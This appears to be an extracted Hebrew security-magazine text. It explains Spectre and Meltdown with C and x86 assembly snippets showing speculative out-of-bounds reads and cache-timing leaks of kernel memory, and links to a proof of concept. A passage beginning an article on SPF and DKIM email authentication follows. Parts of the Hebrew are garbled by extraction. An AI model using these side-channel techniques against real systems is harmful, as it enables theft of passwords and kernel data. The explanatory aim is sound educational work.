```

כולם יודעים איך המעבד עובד, ולכן יודעים שבקטע הנ"ל המעבד יעשה את רצף הפעולות הבאות:
א) יחשב את $a * a$

ב) ישווה את התוצאה ל-15

ג) יקפוץ לקטע הקוד הבא בהתאם

ד) יעשה השמה ל-c בהתאם.

אבל האמת היא, שהוא שקר גמור. על פni השטח זה אכן מה שהמעבד יעשה, אך מאחורי הקלעים עומד מנגנון מטורף לגמרי שנקרא branch speculation להאייז את פעילות המעבד על ידי ניצול כל cycle אפשרי.

מה שבפועל קורה הוא שלפני שכל הקטע הזה רץ (א' - ד'), המעבד כבר "עשה ספקולציות" וניסה לנחש איזה אפשרויות סבירות שנייכנס אליהם. לצורך הפשטות נניח פה שהוא החליט ששתי האפשרויות סבירות בהחלט, וכך הוא נכנס לשניהם (!) מה שעכשיו מותיר אותנו בסיטואציה בה c שווה גם ל-4 וגם ל-93 (!!).
כלומר שהמעבד יצא מה-path true execution path לשני branch-pathים של שתי האפשרויות.

המנגנון הזה למעשה מנצל את העובדה שיש לנו "בוואות" של cycle-pathים לא מנוצלים, ומנצל את הזמן המת ב כדי לחשב כל נתונים שבשלב הנוכחי לא רלוונטיים עדין ל-flow הריצה הליניארי (ה-path), אבל יהיו רלוונטיים בהמשך. המעבד מנסה לנחש איזה קטע קוד הולך לרוץ ואיזה מידע אנחנו נרצה להשתמש, ובמציע את הפעולות לפני זמן הריצה האמיתי שלהם.

כשהמעבד הגיע אל ה-if, הוא יכול לאמת איזה branch הוא הנכון מבין האפשרויות, למציג את ה-path עם ה-path execution - ואת שאר ה-path-pathים לזרוק. הפעולה הזאת נקראת Retire.

עד כאן, מוגניב מאוד. בואו ונסתכל גם על קטע הקוד הבא:

```
struct array {
    unsigned long length;
    unsigned char data[];
};

struct array *arr1 = ...;
unsigned long untrusted_offset_from_caller = ...;
if (untrusted_offset_from_caller < arr1->length) {
    unsigned char value = arr1->data[untrusted_offset_from_caller];
    ...
}
```

בקוד הנ"ל אנחנו מייצרים מערך תווים כלשהו, ואנו מקבלים משתנה בגודל לא ידוע שמייצג offset.

במידה ש-**arr1->length** לא נמצא ב-cache של המעבד, הוא לא יוכל לדעת בשלב הספקולציות אם הוא הולך להיכנס אל התנאי או לא, ולכן באופן ספקולטיבי ייכנס אל הבלוק של התנאי וירא את **[arr1->data[untrusted_offset_from_caller]]**. כמובן שגם שמרמז שם המשתנה, ה-offset עשויה להיות יותר גדול מ-**arr1->length**, מה שיגרום לכך שבTower הספקולציה אנחנו ניגש לכתובת שאנו לא אמורים להיות מסוגלים לגשת אליה. כמובן שאין עם כך כל בעיה, כיון שכשנגייע לשלב retire אנחנו יכולים לא ניכנס למצב זה, והמידע הזה לא יהיה נגיש לנו. אם מבחינת הקוד כן היה ניתן לגשת לשם, היינו מקבלים מה-[MMU](#) שיגן מפני גישה לא חוקית.

```
struct array *arr1 = ...; /* small array */
struct array *arr2 = ...; /* array of size 0x400 */
unsigned long untrusted_offset_from_caller = ...;
if (untrusted_offset_from_caller < arr1->length) {
    unsigned char value = arr1->data[untrusted_offset_from_caller];
    unsigned long index2 = ((value&1)*0x100)+0x200;
    if (index2 < arr2->length) {
        unsigned char value2 = arr2->data[index2];
    }
}
```

במקרה הזה, במידה ש-**arr1->length** לא נמצא ב-cache, המעבד באופן ספקולטיבי ייכנס לשני ה-if'ים, כמו בדוגמה הקודמת יקרא את הערך של **[arr1->data[untrusted_offset_from_caller]]**, בהתאם לערך **untrusted_offset_from_caller** (שכן נמצא ב-cache כאמור) יחשב את **index2**, שעשוי להיות **0x220** או **0x300**, ויגדר את **value2** בהתאם.

פה הקסם מתחיל:

פעולות ההשמה של **value2**, שמתרכחת ב-branch גורמת לערך של **[arr2->data[index2]]** להיכנס אל ה-cache. שוב, תאורתית לא אמורה להיות בעיה, שהרי אנחנו לא יכולים לגשת אל המידע הזה ב-**execution path**.

מה אנחנו יכולים לעשות?

כמו שאמרנו לפני, index יכול להיות רק אחד משני ערכים: 0x200 או 0x0. אנחנו יכולים לגשת אל שתי האפשרויות הבאות: [\[arr2->data\[0x300\]\]](#) ו-[\[arr2->data\[0x200\]\]](#). אחת מהכתובות האלה נכנסה אל ה-L1 Cache בשלב הספקוטיבי, ולכן הגישה אל אותה אופציה אמורה להיות מהירה באופן **משמעותי** מאשר האפשרות השנייה. גישה אל ה-L1 Cache אמורה לקחת באיזור 5 clock cycles ולעומת זאת גישה אל ה-DRAM אמורה לקחת באיזור 500 clock cycles.

אם ניגש אל שתי הכתובות האפשריות, נמדד את הזמן שלקח לגשת אל הכתובת, ונשווה בין שתי האפשרויות נוכל להבין איזה כתובות נמצאת כבר ב-cache ומתוך כך להסיק האם האם value&1 שווה ל-0 או ל-1.

בצורה זו נוכל לróż על כל הביטים של התוכן שאנו רוצים לקרוא. בשיטה זו למעשה נוכל לקרוא כל חלק שנרצה מזיכרון של תוכנה, ובכך להוציא פרטים שאנו לא אמורים להיות חשופים אליהם כמו לדוגמה פרטיים אישיים או סיסמות.

החוקרים נתנו אף דוגמאות עצמאיות ביותר לשימושים אפשריים לחולשה, כמו [לדוגמה שימוש ב-](#) [JavaScript](#) ב כדי לאסוף נתונים מהדף של גולשי האתר, החל מ-Cookies, סיסמות, גרסת דף, מערכת הפעלה וכו'.

דוגמה נוספת שהציגו במאמר, היא ניצול של מגנון DMI נוסף, שנמצאobilinos, בשם eBPF, כדי להריץ את החולשה בקרנל ובכך להגדיל את טווח התקיפה מטהlixir בודד לכל מערכת הפעלה.

החיסרון העיקרי והבולט ביותר של החולשה מבוססת Meltdown (עליה - בהמשך), הם שאנו מוגבלים לאיזור זיכרון של התהlixir שלנו (כאמור, כמעט אם מצלחים להריץ את החולשה בקרナル). עם זאת, אין ספק שמדובר בחולשה עצמאית ומפחידה.

Meltdown: Melting the walls between user and kernel space

החולשה השנייה, Meltdown, נחשבת לחולשה העצמתית יותר מבין השתיים. היא מורכבת יותר ודורשת הבנה יותר عمוקה של דרך הפעולה של המעבד, וגם ה-*impact* שלה חזק יותר, שכן שהיא שוברת את ההפרדה בין User Space לKERNEL Space, ולמעשה מאפשרת לנו לקרוא כל קטע קוד שנרצה מהזיכרון, לא משנה איפה הוא נמצא.

למעשה, בפרסום החולשה החוקרים התגאו בכך שבמהלך הבדיקה שלהם, הם הצליחו לעשות dump מלא של הקERNEL, בקצב לא פחות ממזהים של 503 ק"ב לשניה (!!).

תאוריה

הكونספט הראשון שאנו צריכים להכיר כדי להבין איך Meltdown עובד, נקרא [Instruction Pipelining](#).
ازהרה - המוח שלכם עומד להתפוצץ.

נתחיל מ שאלה רעיונית: נניח שלוקח למוגנת הרכבתם שלכם 30 דקות להריצה, למייבש לוקח עוד 40 דקות ולקפל את הרכבתם לוקח לכם עוד 20 דקות. סה"כ - 90 דקות לתהיליך כביסה מלא.

כעת, רצה הגורל ואתם גדרתם בבית של שני הורים וששה ילדים, אך יש לכם הרבה מאוד כביסה. נאמר, 8 סטים של כביסה בשבוע. כמה זמן היה לוקח לכם לטפל בכל הכביסה? התשובה פשוטה, לא? 90 דקות כפול 8 סטים, סה"כ 720 דקות, שזה 12 שעות רצוף של עבודה. הגיוני נכון?


از אלי ברגע הראשון, אבל כמובן אחרי פעמיות שתעבדו מ-6 בובוקר עד 6 בערב על כביסה, אתם תרצו להתייעל, וכן מה שתעשו, הוא שבחמן שהמייבש ייבש את הסט הראשון, מוגנת הרכבתם תכבר את הסט השני, ובזמן שהמייבש ייבש את הסט השני, אתם כבר תקפלו את הסט השלישי.

בצורה זו מ-12 שעות, אנחנו מצליחים לרדת ל-300 דקות! 5 שעות!! פחות מכך מהזמן שעשינו בפעם הראשונה! כיף גדול לכל שתי הילדים שעסוקים מבוקר עד ליל במטילות הבית ☺

חשוב לציין שבתהליך לא צמצמנו את הזמן שלוקח לטפל בכל סט כביסה, אלא צמצמנו את הזמן הממושך שלוקח למספר רב של סטים ל clue, שכן אנחנו מנצלים בכל רגע נתון את היכולות המקסימלית של המשאים שלנו.

لتהיליך הזה קוראים *pipelining*. ואת אותו תהיליך בדיק ניתן לעשות עם הפעולות במחשב, כל עוד ניתן להפריד את המשאים השונים. אבל במקרה מוגנת כביסה ומיבש, אנו מנצלים את המשאים הבאים (בצורה מאוד מופשטת):

- Load - לקריאת מידע מהזיכרון/אוגרים. חשוב לציין שיש שני משאים כאלה.
- Execute - להרצת פועלות חישוביות.
- Store - לשמרות מידע בזכרון/אוגרים.



אלגוריתם ה-pipeline שמשתמשים היום במרבית המעבדים נקרא [Tomasulo algorithm](#), והוא ממש פועל באוֹתָה שִׁיטָה, עַמְּעַד כָּמָה שִׁיפּוּרִים קָטָנִים:

טומסולו הבין שבמחשב אין רק חלוקה בין משאבים. הרבה פעמים בין פעולות לוגיות שונות יש תלות מסוימת. אם רק נפרד למשאים אנו עשויים לעשות פעולות שיפגעו בפעולות אחרות עתידיות. הוא פתר את הבעיה זו בכל שהויספ מנגנון נוסף בשם reorder buffer:

לאחר פרוסור ה-Instruction, כל פעולה מתחלקת למיקרו-פעולות, לפי שימוש במשאבים, ולאחר מכן, המיקרו-פעולות מסודרות מחדש (reorder buffer), שם הן ממתיינות עד שכל התלוויות שלן מבוצעות, ורק אז המיקרו-פעולות מתבצעות. בכל פעם שמייקרו-פעולה מסיימת, ערך ההחזרה שלה או ה-exception status מוחזר ונשמר ברשומה הרלוונטית reorder buffer, ובכורה זו פוטר את התלוויות הבאות בתור.

ברגע שכל מיקרו-הפעולות של Instruction הסתיימו בהצלחה ה-Instruction מתחליל תהליך שנקרא retirement (זוכרים?): האוגרים ושאר המשאים הרלוונטיים יעדכנו בהתאם. אך, אם בעקבות אחת מהמיקרו-פעולות נוצר interrupt, exception, יזרק רק בשלב ה-retirement - **לפעמים זמן רב לאחר שהמיקרו-פעולה הרלוונטית הatabaseה** (!!).

בנוסף - כאשר נוצר reorder buffer, כל ה-interrupt מתאים לחלוטין, כלומר שבמידה שיש עוד מיקרו-פעולות שמחכות לביצוע, הן חוזרות לחלוטין, אנחנו חוזרים לשלב פירסור ה-Instructions.

נראה לי, בשלב זהה חשוב לציין עבור מי שמתכוון להמשיך ולקרוא על הנושא, למה שתיארתי הרגע קוראים בשלל מקורות המידע גם out-of-order execution. אם תקראו את המונח הזה - תדעו על מה מדובר.

די עם התאוריה, בואו נגיע כבר לתוכלו

יש לנו את ה-instruction הבא, שרצה ב-usermode:

```
mov rax, [some_kernel_mode_addr]
```

מה אנחנו יודעים להגיד על הפעולה הזאת בשלב זהה?

אנחנו יודעים להגיד שהוא תפרק למיקרו-פעולות, שייחכו ב-buffer reorder וירצוז לפיה התלוויות שלהם. כזכור שבשלב ה-interrupt retire ייצור מסוג segmentation fault עקב ניסיון הגישה אל הקרנל 09:00.

אנחנו יודעים גם להגיד שבעקבות ה-interrupt reorder buffer יתאפשר לקרוא ה-instructions הבאים לצרכי התרפסה.

מצוין. בואו נמשיר:

```
mov rax, [some_kernel_mode_addr]  
mov rbx, [some_user_mode_addr]
```

כיון שישנו משאבים עברו הפעולה load, אנחנו יודעים להגיד שתני הפעולות הולכות לרוץ במקביל. הפעולה הראשונה הולכת לזרוק interrupt כמו בדוגמה הקודמת, אך ביניים הפעולה הראשונה תספיק לכל הנראה לקרוא את המידע ולשמור אותו ב-cache.

ה-interrupt שנוצר יגרום לאיפוס reorder buffer, וה-instruction השני יהיה מוכנה לרוץ שוב כדי לשמר על True Execution Path תקין. למזלנו כיוון שהມידע כבר נשמר ב-cache, המחיר הוא מאד זול.

נמשיר לדוגמה שלישית:


```
mov rax, [some_kernel_mode_addr]  
and rax, 1  
mov rbx, [rax+some_user_mode_addr]
```

פה זה כבר מתחילה להיות ממש מעניין.

אנחנו רוצים שתני הפעולות האחרונות ירצו לפני ה-retire של ה-instruction הראשון. מה עושים? על מנת לפתור את הבעיה זו מה שnitן לעשות הוא למלא את ה-buffer reorder בפעולות עם הרבה תלויות מצד אחד ומצד שני שלא ישתמשו במשאבים שאנו צריכים עבור הריצה של שתי הפעולות האחרונות.

לדוגמה, נוכל לשים המונח add,rax, שיתפסו את המשאב של כתיבת rax.

בצורה זו ה-instruction הראשון יתעכ卜 ב-buffer reorder בזמן שהמעבד ירים את שתי הפעולות האחרונות בצורה ספוקולטיבית.



כשה-instruction הראשון יעשה retire (יפרוש...?), אך יזרק interrupt בשל הניסיון לגשת לאיזור קרנלי, כמו בדוגמאות הקודמות, אך בגלל שהריצה שלו לקחה כל כך הרבה זמן, הגישה כבר הוכבעה ולמרות שהמידע לא נשמר באוגרים, המידע כן נמצא ב-cache ל!).

כעת, אנחנו יכולים להשתמש ב-Side Channel Attack על Cache, כמו שלמדנו על Spectre כדי למשוך את המידע הזה מה-Cache.

Veni, Vidi, Vici.

[לינק ל-POC מוצלח ב-GitHub](#)

סיכום

שתי החולשות החדשות שהתפרסמו, מראות לנו את העוצמה הפוטנציאלית שטמונה ב-Side Channel Attacks ובחולשות מעבד. אני משוכנע שבקבוקות החולשות שהתפרסמו המחקר סביר בנושא האלו הולך להעלות הילוך, ובוודאי שנראה חולשות דומות בעtid.

אני מקווה מאוד שהצליחתי לעמוד במטרות שהצבתי לעצמי בעת כתיבת המאמר, ובאמת הצלחתי להסביר את ההבדלים בין Spectre ל-Meltdown, ובאופן כללי לחשוף אתכם ואתכן לעולם המופלא של ספקולציות מעבד.


לכל שאלה:

<http://ddorda.net/contact>

מעבר לכך, חשוב לי להגיד כמה מילות תודה.

- אני אולץ זה שכותב את המאמר, אך כמו שאתם מבינים כדי לכתוב אותו היתי צריך להבין כל מני נושאים מורכבים מאוד. אין ספק שהיא לי לעונג לעשות את כל המחקר והלימוד שלי עם ה-coworker התוותח שלי: רן בן-שטרית, חוקר ומפתח בחסד.
- את המחקר והלימוד עשית במסגרת פרויקט של החברה הci טובה שאני מכיר בישראל - SentinelOne. מוזמנים לבוא לעבוד איתי:)
- תודה להורים שלי ולחמשת אחוי ואחותי, בלבדיהם לא היתי יודע מה הדרך הייעילה ביותר לטפל בככיסיה.

Dor Aya Po!



מקורות

<https://googleprojectzero.blogspot.co.il/2018/01/reading-privileged-memory-with-side.html>

<https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/>

<https://spectreattack.com/spectre.pdf>

<https://meltdownattack.com/meltdown.pdf>

https://simple.wikipedia.org/wiki/Instruction_pipelining

<https://cs.stanford.edu/people/eroberts/courses/soco/projects/risc/pipelining/index.html>

https://en.wikipedia.org/wiki/Tomasulo_algorithm

מנגנוני אימות דוא"ל

מאת עוז אבןשטיין

הקדמה


מערכת הדואר האלקטרוני של ימינו מבוססת על פרוטוקול האימייל SMTP (Simple Mail Transfer Protocol) שופיע לראשונה בשנת 1982 ללא שום מנגנוני אבטחה לאימות זהות השולחן.

כתווצה מזאת, توוקפים יכולים בקלהות לערוך הודעת אימייל אותה הם מתכוונים לשלחן, כך שתתchezזה לכזו אשר נשלחה מכתובת אימייל שירירותית לבחירתם על ידי שנייה שדה ה-"From". טכניקה זו ידועה כ-Email Spoofing והוא מיושמת בהצלחה על ידי توוקפים וספאםרים (Spammers) כבר שנים רבות מעת החוסר במנגנון אימות (Authentication) ראו. בנוסף, מכיוון שטכניקה זו פשוטה ברמת המורכבות הטכנית ליישום אך עדין אפקטיבית, השימוש בה לאורך השנים למטרות זדוניות נרחב מאוד.

כבר בתחום שנות ה-2000 תופעת Spam הייתה נפוצה מאוד, אך גם כיום חלק גדול מתעבורה האימייל העולמית (בין 50%-65%). ברוב המקרים האלו, Email Spoofing משומש על ידי הספאםרים בנסיבותיהם ליצור אמינות. כמו כן, בדומה לשימוש במקרים ה-Spam, Email Spoofing הוא חלק אינטגרלי ברוב נסיבות ה-Phishing וההונאה על ידי אימייל, בהם התוקף מתחזה ליישות אמונה בכך להטיל בקורבן.

בשנות ה-2000 המוקדמות נראו נסיבות Phishing הראשוניים כנגד Bank of America, ובשנת 2004 מעריכים כי 1.2 מיליון משתמשים אזרחי ארה"ב נפגעו מתקיפות Phishing שהביאו לאובדן של כמעט 930

מיליון דולר. כמה שנים לאחר מכן, ב-2011 נפגעה חברת Target מתקיפין Phishing שהביא לגניבת פרטייהם של 110 מיליון לקוחות, כולל מספרי כרטיס אשראי. בשנת 2016, פישינג (Phishing) בעזרת אימייל שומש ביותר ממחצית מפריצות אבטחת המידע שדוווחו. ואילו כיום, בשנת 2018 בזמן שמילימן אלו נכתבות אמו זוכים לראות עוד נסיבות Phishing, כמו התמונה בעמוד זה.



על מנת להתמודד עם בעיית ה-Email Spoofing ששוונת בילבו של פרוטוקול SMTP ומנוצלת באופן ישיר בדו-אך Spam וניסיונות Phishing-Social Engineering. אופיינו מנגנונים שונים בחולף השנים שתוכננו במטרה לספק לתשתיות הדואר האלקטרוני את יכולות האימוט הכל כך חשובות לתפקודה התקין והאמין. במאמר זה נסקור את המנגנונים SPF, DKIM, DMARC.

חשיבותה של מערכת ה-DNS:

לפני שנתחיל בסקירת מנגנוני האבטחה האופיינו לטובת מניעת נסיונות Email Spoofing, יש להזכיר את חשיבותה הרבה של מערכת ה-DNS בכל אחד מנגנונים אלו. לבסוף ייבם של כל אחד מהמנגנונים בהםណון (SPF / DKIM / DMARC) שוכן הקונספט שאר ורך בעל דומין כלשהו שלט ברשומות ה-DNS שלו, ואם רשומה כלשהי קיימת DNS, הרי שרשומה זו הנהו אוטנטית ונכתבה DNS על ידי יישות בעלת גישה והרשאות לבצע זאת.

SPF

(Sender Policy Framework) SPF הינו אחד המנגנונים הראשונים שאופיינו לטובת זיהוי ומינעה של נסיונות Email Spoofing.

הרעיון הראשוני למנגנון הגיע בשנת 2000 המוקדמות ועורר עניין רב על ידי IETF (Internet Engineering Task Force) בנושא. IETF בחרו לקחת את המושכות והקימו קבוצת מחקר בשם ASRG (Anti-Spam Research Group) לטובת אפין ויצירה של פתרון לבנייה ה-Email, Spamer, שבילבה נמצאת בעיית ה-Spoofing. אחד מחברי רשימת התפוצה של קבוצת המחקר חיבר שני מפרטים שהוצעו Sender Permitted Framework (DMP) ו-RMX (SPF לאחד ייחד וקרא לו). בהמשך השם שונה ל-Sender Policy Framework.

המנגנון עובד בצורה המאפשרת לשרתים המקבלים (Recipient Servers) הודעת אימייל לבדוק ולאמת את אוטנטיות מקור ההודעה על ידי בוחינת כתובת ה-IP של השרת השולח (Sender Server). פונקציונליות זו מתאפשרת בעזרת שימוש בתשתיות DNS. בעל אימייל דומין כלשהו, יפרסם TXT Record המכילה את רשימת כתובות השירותים המורשים לשולח הודעות אימייל בשם דומין זה. בנוסף, באותו TXT Record מפורסמת מדיניות האומרת לשרת המקבל איך הוא-Amor לטפל בהודעות אימייל המתקבלות לאחר בדיקת SPF אותה הוא מבצע. הדבר נעשה בשילוב של 2 סוגי דגלים שונים המחויבים יחדיו לביטוי יחיד.

סוג ראשון של דגלים הוא כתובות "שרת שולח" המורשות לשילוח הודעות אימייל בשם הדומין, ובעצם משמש להשוואה שנעשית על ידי השירות המקבל בין כתובות שרת השולח והכתובות המורשות שפורסמו על ידי בעל הדומין. סוג השני מאופיין Qualifier-C אשר מתוווה לשרת המקבל איך ינהג בהודעת

האימיל שהתקבל לאחר בדיקת הדגלים מהסוג הראשון (כתובות IP מורשות) והשוואותם נגד כתובות הרשת השולח.

ננתח את רשותת ה-SPF של הדומיין "DigitalWhisper.co.il" (יש לשים לב כי תחביר הרשותה מהוות חשיבות בבדיקה SPF). הבדיקה תעשה ממשאל לימיון, כל זוג דגלים אשר מהווים ביטוי ייחיד בתורם):

```
oz@oz-pt:~$ dig digitalwhisper.co.il txt
; <>> DiG 9.10.3-P4-Ubuntu <>> digitalwhisper.co.il txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26151
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4000
;; QUESTION SECTION:
;digitalwhisper.co.il.      IN      TXT

;; ANSWER SECTION:
digitalwhisper.co.il.  5       IN      TXT      "v=spf1 +a +mx +ip4:5.100.248.67
~all"
```

- **spf1** - מודיע על גרסת ה-SPF. דגל זה הוא קבוע בערכו וחיב להכלל ברשותה.
- **a+** - בביטוי זה קיימת האות "a" שהנה דגל מהסוג הראשון. דגל זה אומר לשרת המקבל לבדוק האם יש לדומיין השולח רשותת DNS מסוג A. לדגל זה מתווסף דגל מהסוג השני והוא "+", האומר לשרת המקבל להעביר את הבדיקה בהצלחה ולהעביר את הודעת האימיל לתיבה המיועדת במידה וכתובת ה-IP של השרת השולח זהה לכתובת הקיימת ברשותת A של הדומיין השולח.
- **axm+** - בביטוי השני קיים הדגל "axm" שהינו דגל מהסוג הראשון, האומר לשרת המקבל לבדוק האם יש לדומיין השולח רשותת DNS מסוג MX. לדגל זה מתווסף דגל מהסוג השני והוא "+", המתפרק בדומה לנכתב לעיל - השרת המקבל יעביר את הבדיקה בהצלחה ול-domain יש רשותת DNS מסוג MX, וכתובת ה-IP של רשותה זו זהה לכתובת ממנה שלח השרת השולח.
- **5.100.248.67+4:5.100.248.67** - ביטוי שלישי מכיל דגל נוסף מהסוג הראשון והוא "4:k:", האומר לשרת המקבל לבדוק האם כתובות השולח היא אחת מהכתובות המצויניות (אפשרי לציין טווחים). במקרה שלנו, מצוינת רק כתובות אחת (5.100.248.67), ובדומה למקודם גם כאן דגל ה-""+"" מצורף אשר מתווה לשרת המקבל להעביר את הודעת האימיל לתיבה המיועדת במידה וכתובת ה-IP של השרת השולח זהה לכתובת 5.100.248.67.
- **~all** - הביטוי האחרון הקיים ברשותת SPF אותה אנחנו בוחנים מכיל דגל מהסוג הראשון והוא "all". כדי שמרומז בשם, "all" אומר לשרת המקבל איך להתייחס לכתובת IP של השרת השולח, במידה וכתובת זו אינה הותאמת באף אחת מהבדיקות הקודמות. הדגל השני המצורף לביטוי זה הוא "~" המורה על Softfail. שילוב של שני דגלים אלו לביטוי "all" מתווה לשרת המקבל להעביר לתיבה המיועדת הודעת אימיל שהגיעו משרת שולח כלשהו בעל כתובות IP שלא כללת ברשותת ה-SPF,


אך לתייגלסמן אותה (רוב ספקி האימייל יעבירו הودעה התויה בצורה זו לו-boxeo עם אזהרה והשאר יעבירו לsofarם).

DKIM

DKIM (DomainKeys Identified Mail) הוא פרוטוקול שפותח בשנת 2004 על ידי IETF ב כדי להתמודד גם הוא עם בעיית ה-spoofing הנרחבת. האפיון הטענו באמצעות איחוד של שני מנגנוןים שונים עליהם עבדו באותה התקופה - הראשון בהם היה "Identified Internet Mail" שוצע על ידי Cisco, והשני עונה בשם "Enhanced DomainKeys" ווצע על ידי Yahoo.

DKIM משתמש בкриптוגרפיה אסימטרית על מנת לאמת את זהות המקור השולח של הודעת אימייל כלשהו. הדבר מאפשר באמצעות חתימה דיגיטלית המתווסף (Header) להודעת אימייל הנשלחת ואימונתה על ידי השירות מקבל.

לטובת שימוש ב-DKIM על ידי יישות ארגון כלשהו השולח הודעות אימייל, יש ליצור זוג מפתחות אסימטריים (Public-Private Key Pair) אשר ישמשו רק למטרה זו. המפתח הפרטי ישמש לחתום דיגיטלי הודעות אימייל יוצאות על ידי השירות השולח (Sending Server), והמפתח הציבורי ישמש לאימונת החתימה הדיגיטלית על ידי השירות מקבל (Recipient Server). בדומה ל-SPF גם DKIM מסתמך על תשתיית DNS ואמינותה, והמפתח הציבורי יפורסם באמצעות TXT Record DNS. נפשת את התהליך על ידי דיאגרמה:



לדוגמא, רשות DKIM של הדומיין "Cyberint.com", המכילה תחת ה-tag "p" את המפתח הציבורי הדרוש לאימות החתימה הדיגיטלית:

```
oz@oz-pt:~$ dig TXT google._domainkey.cyberint.com
; <>> DiG 9.10.3-P4-Ubuntu <>> TXT google._domainkey.cyberint.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19141
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;google._domainkey.cyberint.com. IN TXT

;; ANSWER SECTION:
google._domainkey.cyberint.com. 5 IN TXT "v=DKIM1; k=rsa; p=MIIBIjANBgkqhkiG9w0BAQEAAQABMIIIBGKCAQEAlD28lVj2uz1U0t+Dt9Zwy7/u8l+ipu0jgsSP4BAzlwvKbgmTtf0RXE3kaPqvSDzDnhZ81VJeFzy38B5cPu6/I/tPZY8tN/XchgKfuIa+DtoPx+6/jyjS/6Y/TtMH+ILlCax+xBuKs+/7iakBYFGvNcrkJEZJWqQjqAtfCVr5Mjikic8EeuFxRfoTP9o79" "d0qipxujsFEEmoF18BcETKnF2YEgUosLDTX5JHzzABFTxmbvVjMEqSSRt1bzDX4zEp691m4zTDKRm4QNVZy6HD3Ytu9iv4mKvAPKfHF2430CYVeoj4ViDqLdxMDHlrIDV+E7iW/XtsRi5bf5N00CTwIDAQAB"
```

בנוסף, נבחן את שדה ה-Header DKIM המצורף למעטאות הודעת האימייל שנשלחו מהדומיין "Cyberint.com"

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
d=cyberint.com; s=google;
h=from:mime-version:thread-index:date:message-id:subject:to
:x-original-sender:x-original-authentication-results:precedence
:mailing-list:list-id:list-post:list-help:list-archive
:list-unsubscribe;
bh=yRYCEwQIAwlQmmK84IDbj6rdPQ99SxNh4Q8EVJzExoY=;
